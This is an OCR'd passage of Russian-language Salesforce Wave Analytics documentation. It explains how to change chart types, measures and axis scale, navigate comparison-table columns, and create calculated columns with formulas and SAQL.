2. Чтобы просмотреть количество мер и измерений, требуемых для данного типа визуализации, наведите указатель мыши на нужный тип диаграммы.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Например, круговая диаграмма может использовать одну меру и одно или два измерения.

3. Щелкните нужный тип диаграммы (например, «Ярусная горизонтальная»).
Данное действие инициирует изменение визуализации диаграммы.




Изменение мер

Выбор меры определяет всю визуализацию и ограничивает область просмотра. Например, измените меру и метод агрегирования со значения «Количество: возможности» на значение «Сумма: стоимость». Затем добавьте вторую меру для параллельного просмотра двух визуализаций.

1. Щелкните набор данных Wave, чтобы исследовать данные с помощью линзы.

   По умолчанию исходной мерой является «Количество строк».

2. Щелкните **Количество строк**, чтобы открыть меню выбора мер.



3. Щелкните **Сумма** и выберите меру, которую необходимо визуализировать.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics



После группировки данных диаграмма отображает выбранную меру по значению группы.



Изменение шкалы диаграммы

На основе данных диаграмма отображает значения, которые широко распределены по оси и делают визуализацию малопонятной. Вы можете сузить масштаб диапазона, применив логарифмическую шкалу. Масштабирование доступно только для определенных диаграмм.

1. Чтобы открыть свойства диаграммы, нажмите .
2. Откройте панель для вертикальной оси и нажмите **Логарифмическая шкала**.

   В зависимости от типа используемой диаграммы вертикальная ось или ось y можно также назвать левой и правой осями.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:


- Используйте Wave Analytics




Навигация по столбцам таблицы сравнения

Создание столбцов и навигация между ними выполняется с помощью щелчков мышью или сочетаний клавиш.


Навигация между столбцами в редакторе столбцов осуществляется посредством кнопок со стрелками или нажатием клавиш «Стрелка влево» и «Стрелка вправо» на клавиатуре.



При помещении курсора в крайний правый столбец кнопка «Стрелка вправо» становится кнопкой для добавления столбцов. Нажмите эту кнопку или клавишу Enter на клавиатуре, чтобы добавить столбец с новой формулой.



Столбцы также могут быть добавлены непосредственно из таблицы сравнения с помощью меню «Добавить столбец».



Выберите **«Добавить столбец формулы»**, чтобы добавить столбец и открыть редактор.

Используйте новую кнопку **«Закрыть»**, чтобы выйти из редактора, не применяя изменения к столбцу.

Создание вычисляемых столбцов посредством таблицы сравнения

Рекомендуем использовать таблицу сравнения для определения настраиваемых формул со столбцами данных. Пользователи могут одновременно просматривать меры и выполнять математические операции над столбцами и строками таблицы.

1. Выберите **«Таблица сравнения»** из галереи типов диаграмм.



2. Чтобы добавить измерения, щелкните **«Группа»**.

   Прим.: Пустые значения (null), встречающиеся в данных, отображаются как знаки минуса («-»).

3. Чтобы изменить первую меру, щелкните **«ячейки»** («Количество строк»). Чтобы добавить другие меры, щелкните стрелку в заголовке столбца меры, а затем выберите **Добавить столбец**.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics




После выбора нового столбца щелкните **«ячейки»** для изменения меры. Чтобы применить фильтр, щелкните заголовок столбца меры для его выбора, а затем щелкните **«Фильтр»**.

INDUSTRY	CLOSE DATE (YEAR)	CLOSE DATE (MONTH)	COUNT OF ROWS A	CHANGE FROM PREVIOUS B	RANK C
Consumer	2015	11	1,737	9.66%	6
		10	1,584	0%	4
		12	1,566	-9.84%	3
	2016	01	1,725	10.15%	5
		02	1,440	-16.52%	2
		03	579	-59.79%	1
Fin Svcs	2015	12	6,423	4.08%	6
		11	6,171	20.29%	4
		10	5,130	0%	2
	2016	01	6,306	-1.82%	5

Столбцы измерения располагаются слева, а столбцы меры располагаются справа. Столбцы меры обозначаются в формулах буквами A, B, C и т. д., где букве A соответствует крайний левый столбец меры.

4. Добавьте столбец меры для хранения настраиваемой формулы, а затем выберите **Редактировать столбец** из раскрывающегося меню.




Создайте формулы посредством операторов из данной таблицы в поле **Формула**.

Прим.: Столбцы меры обозначаются прописными буквами слева направо.

Символ	Примеры	Вычисление
+	A+B, A+100	Сложение, применяется к строке.
-	A-B, A-100	Вычитание, применяется к строке.
/	A/B, A/100	Деление, применяется к строке.
*	A*B, A*100	Умножение, применяется к строке.
( )	(B-A)/(A*100)	Скобки для операций группирования.

В редакторе столбца можно ввести формулы SAQL, включая математические функции, или выбрать функцию объединения для расчета значений в столбце. Также можно дать название столбцу и выбрать формат чисел. Если одна из формул содержит деление на ноль, то результат будет показан как знак минуса («-»).


5. Для использования SAQL введите выражение прямо в редакторе формул, затем нажмите «Применить», чтобы посмотреть результат.




См. *в Справочнике Wave Analytics SAQL дополнительные сведения по использованию SAQL.*

Прим.: Функции `percentile_desc` и `percentile_cont` нельзя использовать в функциях объединения, введенных в редакторе формул.

6. Для применения функции выберите редактор функций, затем укажите в меню одну из функций объединения. После настройки функции нажмите «Применить», чтобы увидеть результат.



